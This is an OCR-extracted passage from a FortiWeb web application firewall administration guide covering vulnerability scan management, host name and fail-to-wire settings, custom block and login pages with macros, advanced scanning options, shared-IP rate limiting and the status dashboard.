
Manually starting & stopping a vulnerability scan

If the schedule type associated with the vulnerability scan policy is set to **Run Now**, You can manually start and stop a scan. (You cannot manually start a scan that is scheduled.)

To manually start a scan

1. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy**.
2. Locate a vulnerability scan whose **Schedule** column says **Run Now** and whose status indicator is green (idle).

   You cannot manually start a scan that has been scheduled in advance, or that is currently in progress.



3. In the row for that vulnerability scan, click the **Start** icon.

   FortiWeb connects to the target host configured in the profile and, if enabled to do so, authenticates. The status indicator flashes red and yellow while the scan is running.

   When the scan is finished the status indicator returns to green (idle).

   A summary of scan results appears in the section hidden by the blue expansion arrow. To reveal them, click the arrow.

   You can view and/or download the full scan report via the web UI (see Viewing vulnerability scan reports on page 660 and Downloading vulnerability scan reports on page 661). If email settings were selected in the scan, a scan report is also delivered to its recipients.

To stop a scan

1. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Web Vulnerability Scan Policy**.
2. Locate a vulnerability scan whose status indicator is flashing red and yellow, indicating that the scan is running.
3. In the row for that vulnerability scan, click the **Stop** icon.

   The vulnerability scan stops. The status indicator returns to green (idle). You can In the **Name** column, you can click the blue expansion arrow to view a summary of the scan results to the point where you stopped the scan.

See also

- Preparing for the vulnerability scan
- Configuring vulnerability scan settings
- Scheduling web vulnerability scans


- Running vulnerability scans
- Viewing vulnerability scan reports

Viewing vulnerability scan reports

After a web vulnerability scan completes, the FortiWeb appliance generates a report summarizing and analyzing the results of the scan. If you configured it to email the report to you when complete, you may receive the report in your inbox. However, you can also view and download it through the web UI.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Vulnerability Scan Configuration** category. For details, see Permissions on page 62.

Web Vulnerability Scan > Web Vulnerability Scan > Scan History




Field	Description
View	Click to view a scan report. See Downloading vulnerability scan reports on page 661.
Download	Click to download a copy of a scan report. See Downloading vulnerability scan reports on page 661
Target Server	Displays the host name of the server that was scanned for vulnerabilities. Click this link to view the scan report associated with this server.
URLs Found	Displays the number of URLs on the target host that were scanned for vulnerabilities.
Alerts Found	Displays the total number of vulnerabilities discovered during the scan.
Scan Time	Displays the date and time that the scan was performed.
Scan Mode	Indicates whether the scan job used **Basic Mode** (use HTTP `GET` only and omit both user-defined and predefined sensitive URLs) or **Enhanced Mode** (use both HTTP `POST` and `GET`, excluding only user-defined URLs).

Scan report contents

The web vulnerability scan report is divided into sections for a summary, discovered vulnerabilities and affected URLs.

Viewing a vulnerability report



See also


- Preparing for the vulnerability scan
- Configuring vulnerability scan settings
- Running vulnerability scans
- Scheduling web vulnerability scans
- Manually starting & stopping a vulnerability scan

Downloading vulnerability scan reports

The report contents are the same when using the **Download** or **View** feature, though the presentation varies.

To download a scan report

1. Go to **Web Vulnerability Scan > Web Vulnerability Scan > Scan History**.
2. Mark the check box next to the scan report that you want to download.



3. Click **Download**.

   A dialog appears.

4. Click **Download Report File**.

   A file download prompt appears.

5. Click **Save**.

6. If prompted, select the location on your computer to store the HTML report.

See also

- Preparing for the vulnerability scan
- Configuring vulnerability scan settings
- Running vulnerability scans
- Scheduling web vulnerability scans
- Manually starting & stopping a vulnerability scan
- Viewing vulnerability scan reports

Advanced/optional system settings

The **System** menu configures a variety of settings that apply to the entire FortiWeb appliance.



Many system settings must be configured during the initial installation. **This section only contains optional settings that can be configured later.** For required system settings, see the appropriate section of How to set up your FortiWeb on page 77.

Changing the FortiWeb appliance's host name

The host name of the FortiWeb appliance is used in several places.

- The name appears in the **System Information** widget on **System > Status > Status**. For more information about the **System Information** widget, see System Information widget on page 675.
- It is used in the command prompt of the CLI.
- It is used as the SNMP system name. For information about SNMP, see SNMP traps & queries on page 733.
- FortiWeb uses it as the NAS identifier for communications with a Radius server. See Configuring RADIUS queries on page 290.

The **System Information** widget and the `get system status` CLI command display the full host name. If the host name is longer than 16 characters, the name may be truncated and end with a tilde (~) to indicate that additional characters exist, but are not displayed.

For example, if the host name is FortiWeb1234567890, the CLI prompt would be FortiWeb`123456789~#`.

Administrators whose access profiles permit **Write** access to items in the **System Configuration** category can change the host name.



You can also configure the local domain name of the FortiWeb appliance. For details, see Configuring DNS settings on page 176.

To change the host name of the FortiWeb appliance

1. Go to **System > Status > Status**.
2. In the **System Information** widget, in the **Host Name** row, click **Change**.
3. In the **New Name** field, type a new host name.

   The host name can be up to 35 characters in length. It can include US-ASCII letters, numbers, hyphens, and underscores, but **not** spaces and special characters.
4. Click **OK**.

See also

- System Information widget

Fail-to-wire for power loss/reboots

If your appliance's hardware model, network cabling, and configuration supports it, you can configure fail-to-wire/bypass behavior. This allows traffic to pass through unfiltered between 2 ports (a link pair) while the FortiWeb appliance is shut down, rebooting, or has unexpectedly lost power such as due to being accidentally unplugged or PSU failure.



Fail-open is supported **only**:

- when the operation mode is true transparent proxy, transparent inspection, or WCCP
- in standalone mode (**not** HA)
- for a bridge (V-zone) between ports wired to a CP7 processor or other hardware which provides support for fail-to-wire
  - FortiWeb 1000C: port3 + port4
  - FortiWeb 3000C/D: port5 + port6
  - FortiWeb 3000E/4000E: port9 + port10, port11 + port12, port13 + port14, or port15 + port16
  - FortiWeb 4000C/D: port5 + port6 or port7 + port8
  - FortiWeb 3000CFsx/DFsx: port5 + port6 or port7 + port8

FortiWeb-400B/400C, FortiWeb HA clusters, and ports not wired to a CP7/fail-open chip do **not** support fail-to-wire.




In the case of HA, don't use fail-open — instead, use a standby HA appliance to provide full fault tolerance.

Bypass results in degraded security while FortiWeb is shut down, and therefore HA is usually a better solution: it ensures that degraded security does not occur if one of the appliances is shut down. If it is possible that **both** of your HA FortiWeb appliance could simultaneously lose power, you can add an external bypass device such as FortiBridge.

Fail-to-wire may be useful if you are required by contract to provide uninterrupted connectivity, or if you consider connectivity interruption to be a greater risk than being open to attack during the power interruption.

Aside from the usual network topology requirements for the transparent operation modes, there are no special requirements for fail-to-wire. During setup, after setting the operation mode, you will simply go to **System > Network > Fail-open** then select either:

- **PowerOff-Bypass** — Behave as a wire when the FortiWeb appliance is powered off, allowing connections to pass directly through from one port to the other, bypassing all policy scans and modifications.
- **PowerOff-Cutoff** — Interrupt connectivity when the FortiWeb appliance is powered off. Bypass is disabled. This is the default.



See also

- Topology for either of the transparent modes
- System Information widget
- Configuring a high availability (HA) FortiWeb cluster

Customizing error and authentication pages (replacement messages)

You can customize the following FortiWeb HTML pages:

- Pages that FortiWeb presents to clients when it authenticates users.

  FortiWeb uses these pages when the client authentication method in a site publishing configuration is **HTML Form Authentication**. For more information, see "Single sign-on (SSO) (site publishing)" on page 302.
- The error page FortiWeb uses to respond to a HTTP request that violates a policy and the configured action is **Alert & Deny** or **Period Block**.
- The "Server Unavailable!" page that FortiWeb returns to the client when none of the server pool members are available either because their status is **Disable** or **Maintenance** or they have failed the configured health check.

FortiWeb uses these pages for all server policies. If you require a page content that is customized for a specific policy, create an ADOM that contains the custom pages for that policy.

Attack block page HTTP response codes

You can specify the HTTP reponse code that the attack block message page displays. If the error status code allows an attacker to fingerprint a vulnerable application, you can customize it to display a more vague reply. (For all other pages, you cannot change the default response code.)

The following codes are examples of HTTP response codes:

- `200` — OK. Typically indicates success, and accompanies resource requested by the client.
- `400` — Bad Request. Typically indicates wrong syntax.
- `403` — Forbidden. Typically indicates inaccessible files.
- `404` — File Not Found. Typically indicates missing files.
- `500` — Internal Server Error. Typically indicates one of many possible conditions such as a servlet runtime error.
- `501` — Not Implemented. Typically indicates a non-existent function on the web application.

Macros in custom error and authentication pages

When it generates error and authentication messages, FortiWeb generates some of the message content using macros. It uses two type of macros: label macros and image macros.

Although you can add the predefined macros to your custom messages, you cannot create macros and you cannot modify the label macros. You can modify an image macro to reference a predefined image or one that you have uploaded.

Label macros

You can use the following label macros anywhere in the HTML code for **Attack Block Page** and **Server Unavailable Message** messages:

Macro	Description
%%URL%%	Inserts one of the following URLs: • The URL of a web page blocked by either the web filtering or URL blocking feature. • The URL of a web page that contains a blocked file that a client has tried to download.
%%SOURCE_IP%%	The source IP address of the client that attempted to access the web service.
%%DEST_IP%%	The IP address of the web server.
%%VSERVER_IP%%	The IP address of the virtual server.
%%EVENT_ID%%	An ID number that identifies the attack type. Use this number to help you locate the log for the event in the FortiWeb attack log.

You can use the following label macros anywhere in the HTML code for the **Site Publish Authentication** messages:

Macro	Description
%%ORG_LOCATION_VAL%%	The original URL that the client tried to access.
%%REPLY_TAG%%	The authentication server reply message. For an example of how you can customize the message by replacing this macro with JavaScript, see Customize the message returned for LDAP errors (%%REPLY_TAG%% macro) on page 667.
%%LOGIN_POST_URL%%	The login URL where users post their credentials.
%%TOKEN_POST_URL%%	The login URL where users insert their token code.
%%RSA_LOGIN_POST_URL%%	The login URL where users post their RSA SecurID credentials.
%%RSAC_POST_URL%%	The login URL where users post their RSA SecurID credentials.

Image macros

Use the following format to add an image macro anywhere in a custom error or authentication message:

```
%%IMAGE:<image_name>%%
```

where `<image_name>` is the name of either a predefined image or one you have uploaded. To view or upload images, go to **System > Status > Replacement Message**, and then click **Manage Images**. For more information, see To view or add images used in error or authentication pages on page 667.

For example, in the default **Attack Block Page** message, the macro `%%IMAGE%%:logo_v2_fnet%%` adds the predefined image `logo_v2_fnet`. If you add the image `test` to the list of images, use `%%IMAGE%%:test%%` to add it to the HTML code.

To customize an error or authentication page

1. If your custom page requires a custom image, see To view or add images used in error or authentication pages on page 667.
2. Go to **System > Config > Replacement Message**.
3. Select the page you want to edit in the list of pages.
4. If you selected **Attack block page** and want to change the HTTP response code it displays, click **Edit HTTP Response Code**. Enter a new value for the code, and then click **Apply**.
5. In the bottom-right pane, edit the HTML code as required.

   The results of any changes you make are displayed immediately in the bottom-left pane.

   For information about using macros in the code, see Macros in custom error and authentication pages on page 665.
6. Click **Save** to save your changes or **Restore Defaults** to revert to the preset version of the page.

To view or add images used in error or authentication pages

1. Go to **System > Config > Replacement Message**.
2. Click **Manage Images**, and then click **Create New**.
3. Specify a name for the image file, select its content type, and then click **Choose File** to browse to the file and select it.

   Ensure the image is no larger than 24 kb and that its type matches the value you selected for **Content Type**.
4. Click **OK**, and then click **Return** to return to the list of customizable pages.

Customize the message returned for LDAP errors (%%REPLY_TAG%% macro)

By default, the Login Page replacement message is formatted to simply display any reply message it receives from the authentication server.

However, you can use JavaScript to customize the message that is displayed.

For example, locate the following section of the replacement message:

```
<h2>
            %%REPLY_TAG%%
</h2>
```

Replace the macro and its formatting with the following script:

```
<h2>
<script type="text/javascript">
              var r = "%%REPLY_TAG%%"
                  if (r == "Failed to search user DN" )
                  {
                    document.write("<b>Invalid Username</b>")
                      }
              else if (r == "Failed to bind LDAP server" )
              {
                document.write("<b>Invalid Password</b>")
                  }
              else if (r == "Username or password can't be null" )
              {
                document.write("<b>Username or password empty</b>")
                  }
              else if (r == "Invalid credentials" )
              {
                document.write("<b>Invalid Username or Password</b>")
                  }
              else if (r != "" )
              {
                document.write(r)
                  }

            </script>
</h2>
```


Advanced settings

Several system-wide options that determine how FortiWeb scans traffic and caches server responses are configurable on **System > Config > Advanced**.



You can also configure the size of FortiWeb's scan buffers. For details, see `config system advanced` in the FortiWeb CLI Reference.

System > Config > Advanced



Setting name	Description
Shared IP	Enable to analyze the identification (ID) field in IP packet headers in order to distinguish source IP addresses that are actually Internet connections shared by multiple clients, not single clients. For an example, see Example: Setting a separate rate limit for shared Internet connections on page 670. You can configure the ID difference threshold that triggers shared IP detection. For details, see `config system ip-detection` in the FortiWeb CLI Reference. **Note:** The shared IP address rate limit for some features (see Preventing brute force logins on page 470 and Limiting the total HTTP request rate from an IP on page 453) will be **ignored** unless you enable this option. **Tip:** To improve performance and reduce memory consumption, if all source IP addresses should receive the same rate limit regardless of the number of clients sharing each connection, **disable** this option.

Setting name	Description
Recursive URL Decoding	Enable to detect URL-embedded attacks that are obfuscated using recursive URL encoding (that is, multiple levels' worth of URL encoding). Encoded URLs can be legitimately used for non-English URLs, but can also be used to avoid detection of attacks that use special characters. FortiWeb can decode encoded URLs to scan for these types of attacks. Several encoding types are supported, including IIS-specific Unicode encoding. For example, you could detect the character `A` that is encoded as either `%41`, `%x41`, `%u0041`, or `\t41`. Disable to decode only one level, if the URL is encoded.
Maximum Body Cache Size	Type the maximum size in kilobytes (KB) of the body of the HTTP **response** from the web server that FortiWeb will cache per URL. Responses are cached to improve performance on compression, decompression, and rewriting on often-requested URLs. Valid values range from 32 to 1,024. The default value is 64.
Maximum DLP Cache Size	Type the maximum size in kilobytes (KB) of the body of the HTTP response from the web server that FortiWeb will buffer and scan for data leak protection (DLP). Responses are cached to improve performance on compression, decompression, and rewriting on often-requested URLs. Valid values vary by Maximum Body Cache Size.

See also

- Defeating cipher padding attacks on individually encrypted inputs
- Limiting the total HTTP request rate from an IP
- Preventing brute force logins
- Example: Setting a separate rate limit for shared Internet connections
- Blocking known attacks & data leaks
- Rewriting & redirecting
- Compression & decompression
- Supported cipher suites & protocol versions

Example: Setting a separate rate limit for shared Internet connections

The small ice cream shop Tiny Treats might have only one network-connected smart cash register. Any request from that public IP likely comes, therefore, from that single client (unless they have not secured their WiFi network...). There is a 1:1 ratio of clients to source IP addresses from FortiWeb's perspective.

Down the street, Giant Gelato, which distributes ice cream to eight provinces, might have a LAN for the entire staff of 250 people, each with one or more computers. Requests that come from the Giants Gelato office's public IP therefore may actually originate from many possible clients, and therefore normally could be much more frequent. However, like many offices, the LAN uses source IP network address translation (SNAT) at the point that it links to the Internet. As a result, from FortiWeb's perspective, the private network address of each client is impossible to know: it only knows the single public IP address of Giant Gelato's router. So there is a single source IP address for Giant Gelato. However, there is a 250:1 ratio of clients to the source IP address.

This is a big proportionate difference. While a low rate limit might seem generous to Tiny Treats, Giant Gelato would be unhappy if you applied the same rate limit to its IP address.

Let's say that both companies need access to the same ice cream inventory web application: Tiny Treats buys from Giant Gelato. Each view in the application contains the page itself, but also up to 15 images of ice cream, 3 external JavaScripts, and an external CSS style sheet, for a total of 20 HTTP requests in order to produce each view.

40 requests per second then might be more than adequate for Tiny Treats: the clerk could page through the inventory twice every second, if she wanted to.

But for Giant Gelato, its clients would frequently see completely or half-broken views: some images or CSS would be missing, or page requests denied the first or second time, because some other clients on Giant Gelato's LAN had already consumed the 40 requests allowed to it per second of time. Normal use would be impossible.

To be practical, then, you would **not** base your rate limiting solely on the source IP address of requests. Instead, you would want dual thresholds:

- a lower threshold for sources that are a single client
- a higher threshold when multiple clients are behind the same source IP address

You could enable Shared IP so that FortiWeb could know to permit more requests per second from Giant Gelato than from Tiny Treats. Because Giant Gelato's ID fields would **not** usually be continuous as a single client's usually would be, FortiWeb could then apply a different, higher limit.

See also

- Advanced settings
- Limiting the total HTTP request rate from an IP
- Preventing brute force logins

Monitoring your system

"Secure" is an action, an ongoing way to behave; it is **not** a set-and-forget device. Each day, vulnerabilities, known exploits, and best practices can change.

Knowledge is power.

To get the most value out of your FortiWeb appliance, use it to keep informed about your network — not just to protect it. FortiWeb appliances have many tools that you can use to monitor statuses, traffic, and attacks. You can also use them to discover new web server vulnerabilities.

Status dashboard

System > Status > Status appears when you log in to the web UI. It contains a dashboard with widgets that each indicate performance level or other system statuses.


Each day, check the dashboard for obvious problems.

By default, the Status dashboard contains the following widgets:

- System Information widget
- FortiGuard Information widget
- CLI Console widget
- System Resources widget
- Attack Log widget
- Real Time Monitor widget
- Policy Sessions widget
- Operation widget

FortiWeb provides a separate dashboard that displays the status of policies and the server pools they are associated with. See Policy Status dashboard on page 687.

Viewing the dashboard (System > Status > Status)




In the default dashboard setup, widgets display the serial number and current system status of the FortiWeb appliance, including uptime, system resource usage, host name, firmware version, system time, and status of policy sessions. The dashboard also contains a CLI widget that enables you to use the command line interface (CLI) through the web UI.

To customize the dashboard, select which widgets to display, where they are located on the page, and whether they are minimized or maximized.

To move a widget, position your mouse cursor on the widget's title bar, then click and drag the widget to its new location.

To display any of the widgets not currently shown on **System > Status > Status**, click **Add Content**. Any widgets currently already displayed on **System > Status > Status** are grayed out in the **Add Content** menu, as you can only have one of each display on the page.


Adding a widget



To display the default set of widgets on the dashboard, select **Back to Default**.

To see the available options for a widget, position your mouse cursor over the icons in the widget's title bar. Options vary slightly from widget to widget, but always include options to close, minimize or maximize the widget.

A minimized widget



Button/field	Description
Widget title	The name of the widget.
Minimize/maximize arrow	Click to maximize or minimize the widget.
Refresh	Click to update the displayed information.
Close	Click to close the widget on the dashboard. FortiWeb prompots you to confirm the action. To display the widget again, click **Add Content** near the top of the page.

To access the dashboard, your administrator's account access profile must have **Read** permission to items in the **System Configuration** category. To use features that alter the FortiWeb or perform actions, you may also need **Write** permissions in various categories. For details, see Permissions on page 62.

